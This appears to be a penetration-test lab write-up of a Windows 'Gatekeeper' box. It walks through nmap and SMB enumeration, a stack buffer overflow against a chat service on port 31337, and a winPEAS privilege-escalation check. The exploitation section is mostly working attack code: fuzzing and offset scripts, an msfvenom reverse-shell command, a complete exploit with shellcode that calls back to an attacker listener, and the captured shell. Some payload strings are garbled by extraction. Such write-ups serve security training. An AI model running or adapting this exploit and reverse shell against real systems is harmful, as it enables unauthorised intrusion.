

2. Report Methodologies

2.1. Passive Information Gathering

As we work in Lab environment we skipped this phase to the Active Gathering, in real work better to do a great research on the target using different technique of passive Gathering (Domain and Sub-Domain Gathering, Google enumeration, Email harvesting, Discovering email pattern, whois enumeration, Recon-ng, etc...)

2.2. Enumeration

- ❖ A lot of open ports: 135, 445, 139, 3389, 49152 49153 49154 49160 49161

```
# Nmap 7.91 scan initiated Wed Feb 24 10:23:20 2021 as: nmap -sC -sV -Pn -o box.txt 10.10.211.5
Nmap scan report for 10.10.211.5
Host is up (0.043s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
|_ ssl-cert: Subject: commonName=gatekeeper
|_ Not valid before: 2021-02-23T08:20:46
|_ _Not valid after: 2021-08-25T08:20:46
|_ _ssl-date: 2021-02-24T09:25:02+00:00; -1m18s from scanner time.
31337/tcp  open  Elite?
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
|_     Hello
|_   GenericLines:
|_     Hello
|_     Hello
|_   GetRequest:
|_     Hello GET / HTTP/1.0
|_     Hello
|_   HTTPOptions:
|_     Hello OPTIONS / HTTP/1.0
|_     Hello
|_   Help:
|_     Hello HELP
|_   Kerberos:
|_     Hello !!!
|_   LDAPSearchReq:
|_     Hello 0
|_     Hello
|_   LPDString:
|_     Hello
|_     default!!!
|_   RTSPRequest:
|_     Hello OPTIONS / RTSP/1.0
|_     Hello
|_   SIPOptions:
|_     Hello OPTIONS sip:nm SIP/2.0
|_     Hello Via: SIP/2.0/TCP nm;branch=foo
|_     Hello From: <sip:nm@nm>;tag=root
|_     Hello To: <sip:nm2@nm2>
|_     Hello Call-ID: 50000
|_     Hello CSeq: 42 OPTIONS
|_     Hello Max-Forwards: 70
|_     Hello Content-Length: 0
|_     Hello Contact: <sip:nm@nm>
|_     Hello Accept: application/sdp
|_     Hello
|_   SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_     Hello
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
49161/tcp  open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.91%I=7%D=2/24%Time=60361B16%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,24,"Hello\x20GET\x20/\x20HTTP/1\0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2\0\r!!!\nHello\x20
SF:Via:\x20SIP/2\0/TCP\x20nm;branch=foo\r!!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
```

```

SF:\x20<ip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1\0\r!!!\nHello\x20\r!!!\n"
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1\0\r!!!\nHello\x20\
SF:r!!!\n")%(Help,F,"Hello\x20HELP\r!!!\n")%(SSLSessionReq,C,"Hello\x20\
SF:x16\x03!!!\n")%(TerminalServerCookie,B,"Hello\x20\x03!!!\n")%(TLSSess
SF:ionReq,C,"Hello\x20\x16\x03!!!\n")%(Kerberos,A,"Hello\x20!!!\n")%(Fou
SF:rOhFourRequest,47,"Hello\x20GET\x20/nice%20ports%2C/Tri%6Eity\0.txt%2eba
SF:k\x20HTTP/1\0\r!!!\nHello\x20\r!!!\n")%(LPDString,12,"Hello\x20\x01de
SF:fault!!!\n")%(LDAPSearchReq,17,"Hello\x200\x84!!!\nHello\x20\x01!!!\n"
SF:);
Service Info: Host: GATEKEEPER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h13m42s, deviation: 2h30m00s, median: -1m18s
|_ nbstat: NetBIOS name: GATEKEEPER, NetBIOS user: <unknown>, NetBIOS MAC: 02:6a:9f:d7:b9:1d (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gatekeeper
|   NetBIOS computer name: GATEKEEPER\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-02-24T04:24:46-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2021-02-24T09:24:46
|_ start_date: 2021-02-24T08:20:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 24 10:26:20 2021 -- 1 IP address (1 host up) scanned in 180.92 seconds

```

- ❖ According to the scan result we can see that there is some chat server running on the port 31337, which can be vulnerable buffer over flow application. And also that the port 139 and 445 are open, so let's check the SMB share list maybe we can found that chat application:

```

(root@mictec)~# nmap -p 139,445 --script=smb-enum-shares,nse,smb-enum-users,nse 10.10.211.5 -oN scan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-24 10:32 CET
Nmap scan report for 10.10.211.5
Host is up (0.083s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.211.5\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.211.5\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.211.5\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.211.5\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|_

Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds

```

- And after checking the contents of the Share repository, we found the chat application!

```
(root@mictec) ~ [/home/mictec]
# smbclient \\\\10.10.211.5\\Users -N
Try "help" to get a list of possible commands.
smb: \> dir
.                DR           0   Fri May 15 03:57:08 2020
..               DR           0   Fri May 15 03:57:08 2020
Default          DHR          0   Tue Jul 14 09:07:31 2009
desktop.ini      AHS          174  Tue Jul 14 06:54:24 2009
Share            D            0   Fri May 15 03:58:07 2020

7863807 blocks of size 4096. 3872361 blocks available
smb: \> cd Share
smb: \Share\> dir
.                D            0   Fri May 15 03:58:07 2020
..               D            0   Fri May 15 03:58:07 2020
gatekeeper.exe   A          13312  Mon Apr 20 07:27:17 2020


7863807 blocks of size 4096. 3872361 blocks available
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (7.1 KiloBytes/sec) (average 7.1 KiloBytes/sec)
smb: \Share\> █
```

2.3. Exploitation (Gained Access)

- ❖ **Step 1:** open immunity debugger and open the chat application (gatekeeper.exe), then creat a work directory:
`!mona config -set workingfolder c:\mona\%p`
- ❖ **Step 2:** Fuzz the executable application by using this script

```
import socket, time, sys
ip = "127.0.0.1"
port = 31337
buffer = []
counter = 10
while len(buffer) < 50:
    buffer.append("A" * counter)
    counter += 10
for string in buffer:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect = s.connect((ip, port))
        print("Fuzzing with %s bytes" % len(string))
        s.send("step2" + string + "\r\n")
        s.close()
        time.sleep(1)
    except:
        print("Could not connect to " + ip + ":" + str(port))
        sys.exit(0)
```

- **Result=** the application crash (paused) after sending a 130 bytes



❖ Step 3: Get control of the EIP

- For this step we need to create a new payload of 130 bytes with a bit of overhead let's add another 50 bytes. Let's create that with the following command: `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 180`
- Then execute this script which include our new payload

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step3"
offset = 0
overflow = "A" * offset
ret = ""
padding = ""
payload = ""
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
postfix = ""
buffer = prefix + overflow + ret + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

- Then check the value of the EIP by typing this command in the immunity debugger: `!mona findmsp -distance 180`
- **Result**= EIP contains normal pattern : 0x41376541 (offset 141)
 - o ESP address= 00B019E4

```

Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00000000
ESP 00000000 ASCII "e8a9af0af1af2af3af4af5af6af7af8af9j!!!q"
EBP 00000000
ESI 00000000 gatekeep.00041470
EDI 00000000
EIP 41376541
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 2B0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr WSAENOTSOCK (00002736)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

- ❖ **Step 4: Overwrite the EIP register with the 4 B's**
- For this step we need to execute the following script:

```

import socket
ip = "127.0.0.1"
port = 31337
prefix = "step4"
offset = 141
overflow = "A" * offset
ret = "BBBB"
padding = ""
payload = ""
postfix = ""
buffer = prefix + overflow + ret + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")

```

- **Result** = EIP register should now be overwritten with the 4 B's (e.g. 42424242)

```

Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00000000
ESP 00000000 ASCII "j!!!q"
EBP 00000000
ESI 00000000 gatekeep.00041470
EDI 00000000
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 2B0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr WSAENOTSOCK (00002736)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

- ♦ **VERY IMPORTANT:** if you don't have in the EIP (42424242) that mean there is a problem in the previous steps, fixe it before u move to next step.

❖ Step 5: Locate the bad characters

- Create a bytearray excluding the \x00 from it: `!mona bytearray -b "\x00"`
- Generate a string of bad chars that is identical to the bytearray (you can copy the output characters of the step above)
- Execute this script:

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step5"
offset = 141
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\d5\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xef\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("(Could not connect.)")
```

```
Registers (FPU)
EAX: FFFFFFFF
ECX: 3AFA924C
EDX: 00000000
EBX: 0070FF80
ESP: 00AF19E4
EBP: 41414141
ESI: 08041470 gatekeep.08041470
EDI: 0070FF80
EIP: 42424242
```

- shows the results of the comparison, indicating any characters that are different in memory to what they are in the generated bytearray.bin file b using this command: `!mona compare -f C:\mona\gatekeeper\bytearray.bin -a 00AF19E4`
Result = badcharacters : \x00\x0a\

mona Memory comparison results			
Address	Status	BadChars	Type
0x00af19e4	Corruption after 9 bytes	00 0a	normal

- Generate a new bytearray in mona, specifying these new badchars along with \x00\x0a\x0d (mona bytearray -b "\x00\x0a").
- Execute this script:

```
import socket  
ip = "127.0.0.1"  
port = 31337  
prefix = "step4"  
offset = 141  
overflow = "A" * offset  
retn = "BBBB"  
  
padding = ""  
  
payload  
=""x01|x02|x03|x04|x05|x06|x07|x08|x09|xb0|xc0|xd0|x0e|x0f|x10|x11|x12|x13|x14|x15|x16|x17|x18|x19|x1a|x1b|x1c|x1d|x1e|x1f|x20|x21|x22|x23|x24|x25|x  
26|x27|x28|x29|x2a|x2b|x2c|x2d|x2e|x2f|x30|x31|x32|x33|x34|x35|x36|x37|x38|x39|x3a|x3b|x3c|x3d|x3e|x3f|x40|x41|x42|x43|x44|x45|x46|x47|x48|x49|x4a  
|x4b|x4c|x4d|x4e|x4f|x50|x51|x52|x53|x54|x55|x56|x57|x58|x59|x5a|x5b|x5c|x5d|x5e|x5f|x60|x61|x62|x63|x64|x65|x66|x67|x68|x69|x6a|x6b|x6c|x6d|x6e|x6f  
|x70|x71|x72|x73|x74|x75|x76|x77|x78|x79|x7a|x7b|x7c|x7d|x7e|x7f|x80|x81|x82|x83|x84|x85|x86|x87|x88|x89|x8a|x8b|x8c|x8d|x8e|x8f|x90|x91|x92|x93|x  
94|x95|x96|x97|x98|x99|x9a|x9b|x9c|x9d|x9e|x9f|xa0|xa1|xa2|xa3|xa4|xa5|xa6|xa7|xa8|xa9|xaa|xab|xac|xad|xae|xaf|xb0|xb1|xb2|xb3|xb4|xb5|xb6|xb7|xb8|x  
b9|xba|xbb|xbc|xbd|xbe|xbf|xc0|xc1|xc2|xc3|xc4|xc5|xc6|xc7|xc8|xc9|xca|xcb|xcc|xcd|xce|xcf|xd0|xd1|xd2|xd3|xd4|xd5|xd6|xd7|xd8|xd9|xda|xdb|xdc|xdd|xde
```


```

postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")

```

- Repeat the badchar comparison until the results status returns "Unmodified" This indicates that no more badchars exist. `!mona compare -f C:\mona\gatekeeper\bytearray.bin -a ThenewESPV`


Use this command : `!mona compare -f C:\mona\gatekeeper\bytearray.bin -a 00AE19E4`



- ♦ **VERY IMPORTANT:** Not all the time the bad character we will found they all considered as bad character i.e let we suppose that we have /x02/x03/x04/x0F as bad characters, that doesn't mean these are the true bad charcaters its better to check them, because its look like that the x02 and x0F are true bad character but not the x03 and x04 which the x02 impacted them

❖ Step 6: Find Jump Point

Use this command : `!mona jmp -r esp -cpb "\x08\x04\x14\xC3"`



- Result = `\xC3\x14\x04\x08`

❖ Step 7: Generate the attack payload

`msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=443 EXITFUNC=thread -b "\x00\x0a" -f py`

❖ Step 8: Add a NOP sleds

Since an encoder was likely used to generate the payload, you will need some space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" (`\x90`) bytes:
padding = `"\x90" * 16`

❖ Step 9: Exploit.

- make sure before you have a listener ready to receive: `nc nvlp 443`
- Execute this script: `python nameofthescrypt.py`

```

import socket
ip = "10.10.18.121"
port = 31337
prefix = "step5"
offset = 141
overflow = "A" * offset
ret = "\xc3\x14\x04\x08"
padding = "\x90" * 16
buf = b""
buf += b"\xda\x09\xbb\x01\x43\x76\x01\xd9\x74\x24\xf4\x5a\x2b"
buf += b"\xc9\x01\x52\x83\xc2\x04\x31\x5a\x13\x03\xeb\x50\x94"
buf += b"\x44\xf7\xbf\xda\xa7\x07\x40\xbb\x2e\xe2\x71\xfb\x55"
buf += b"\x67\x21\xcb\x1e\x25\xce\xa0\x73\xdd\x45\xc4\x5b\xd2"
buf += b"\xee\x63\xba\xdd\xef\x08\xfe\x7c\x6c\x23\xd3\x5e\x4d"
buf += b"\xec\x26\x9f\x8a\x11\xca\xcd\x43\x5d\x79\xe1\xe0\x2b"
buf += b"\x42\x8a\xbb\xba\xc2\x6f\x0b\xbc\xe3\x3e\x07\xe7\x23"
buf += b"\xc1\x04\x93\x6d\x09\x99\x24\x52\xf9\x55\xb7\xb2"
buf += b"\x33\x95\x14\xfb\xfb\x64\x64\x3c\x3b\x97\x13\x34\x3f"
buf += b"\x2a\x24\x83\x3d\x0f\xa1\x17\xe5\x73\x11\xf3\x17\x57"
buf += b"\xc4\x70\x1b\x1c\x82\xde\x38\xa3\x47\x55\x44\x28\x66"
buf += b"\xb9\xcc\x6a\x4d\x1d\x94\x29\xec\x04\x70\x9f\x11\x56"
buf += b"\xdb\x40\xb4\x1d\xf6\x95\x5c\x7c\x9f\x5a\xe4\x7e\x5f"
buf += b"\xf5\x7f\x0d\x6d\x5a\x04\x99\xdd\x13\xf2\x5e\x21\x0e"
buf += b"\x42\xf0\xdc\xb1\xb3\xd9\x1a\xe5\xe3\x71\x8a\x86\x6f"
buf += b"\x81\x33\x53\x3f\xd1\x9b\x0c\x80\x81\x5b\xfd\x68\xcb"
buf += b"\x53\x22\x88\xf4\xb9\x4b\x23\x0f\x2a\x7e\xbc\x92\x3d"
buf += b"\x16\xbe\xac\x81\xe5\x37\x4a\x6b\xfa\x11\x5c\x04\x63"
buf += b"\x38\x9d\xb5\x6c\x96\xd8\xf6\xe7\x15\x1d\xb8\x0f\x53"
buf += b"\x0d\x2d\xe0\x2e\x6f\xf8\xff\x84\x07\x66\x6d\x43\xd7"
buf += b"\xe1\x8e\xdc\x80\xa6\x61\x15\x44\x5b\xdb\x8f\x7a\xa6"
buf += b"\xbd\xe8\x3e\x7d\x7e\xf6\xfb\x0f\x3a\xdc\xaf\xcc\xc3"
buf += b"\x58\x9b\x80\x95\x36\x75\x67\x4c\xf9\x2f\x31\x23\x53"
buf += b"\xa7\xc4\x0f\x64\xb1\xc8\x45\x12\x5d\x78\x30\x63\x62"
buf += b"\xb5\x4d\x63\x1b\xab\x44\x8b\xf6\x6f\x64\x6e\xd2\x85"
buf += b"\x0d\x37\xb7\x27\x50\xc8\x62\x6b\x6d\x4b\x86\x14\x8a"
buf += b"\x53\xe3\x11\xd6\xd3\x18\x68\x47\xb6\x1e\xdf\x68\x93"
payload=buf
postfix = ""
buffer = prefix + overflow + ret + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")

```

```

(root@ mictec) ~/home/mictec
# nc -nvlp 443
listening on [any] 443 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.193.99] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\natbat\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3ABE-D44B

Directory of C:\Users\natbat\Desktop

05/14/2020  08:24 PM    <DIR>          .
05/14/2020  08:24 PM    <DIR>          ..
04/21/2020  04:00 PM                1,197 Firefox.lnk
04/20/2020  12:27 AM             13,312 gatekeeper.exe
04/21/2020  08:53 PM                135 gatekeeperstart.bat
05/14/2020  08:43 PM                140 user.txt.txt
               4 File(s)            14,784 bytes
               2 Dir(s)  15,851,945,984 bytes free

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4[REDACTED]3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program. Thank you!
C:\Users\natbat\Desktop>

```

2.4. Internal Vulnerability Detection

- ❖ In this step I start looking for any interesting vulnerability on the system like:
 - Checking open port (netstat -a) : many port are open
 - Checking the /etc/hosts : two domain found
 - Looking for interesting file: content of firefox.link looks important
 - Checking manually on file permission with icacs tool
- ❖ So as you can see our manual search is interesting but take more time and don't gave us a good result after testing them. So I decide it to use winPEAS.bat for quick result
- ❖ To get winPEAS.bat on the target machine , I used the smb transfer method:
 - **On the attacker machine:**
 - Copy the winPEAS.bat in some folder (i.e smbfolder)
 - Change your directory on the terminal to be inside the smbfolder
 - The type: smbserver.py smbfolder .
 - **On the target machine:**
 - net use \\attackerIP \smbfolder
 - copy \\attackerIP\smbfolder\winPEAS.bat

- ❖ Output of winPEAS.bat after executing it. I highlighted in yellow color the most important)

```
C:\Users\natbat\Desktop>winPEAS.bat
winPEAS.bat

((./(((((((((((((((((((/ , */

[+] SERVICE BINARY PERMISSIONS WITH WMIC and ICACLS
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
C:\Windows\OliHxocT.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\XenTools\LiteAgent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\yQJRJlw.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\RTZkUBAA.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\SMSvcHost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\SysWow64\perfhost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\PSSDMSVC.EXE NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\SSKGBZfk.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ZpCxEnlk.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)
C:\Program Files\Windows Media Player\wmpnetwk.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\ZyDdSma.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ZoHKDIWg.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\wOuMBxwT.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\xypeozol.exe NT AUTHORITY\SYSTEM:(I)(F)

[+] CHECK IF YOU CAN MODIFY ANY SERVICE REGISTRY
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services

[+] UNQUOTED SERVICE PATHS
[i] When the path is not quoted (ex: C:\Program files\soft\new folder\exec.exe) Windows will try to execute first 'C:\Program.exe', then 'C:\Program Files\soft\new.exe' and finally 'C:\Program Files\soft\new folder\exec.exe'. Try to create 'C:\Program Files\soft\new.exe'
[i] The permissions are also checked and filtered using icacLS
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services

AGce
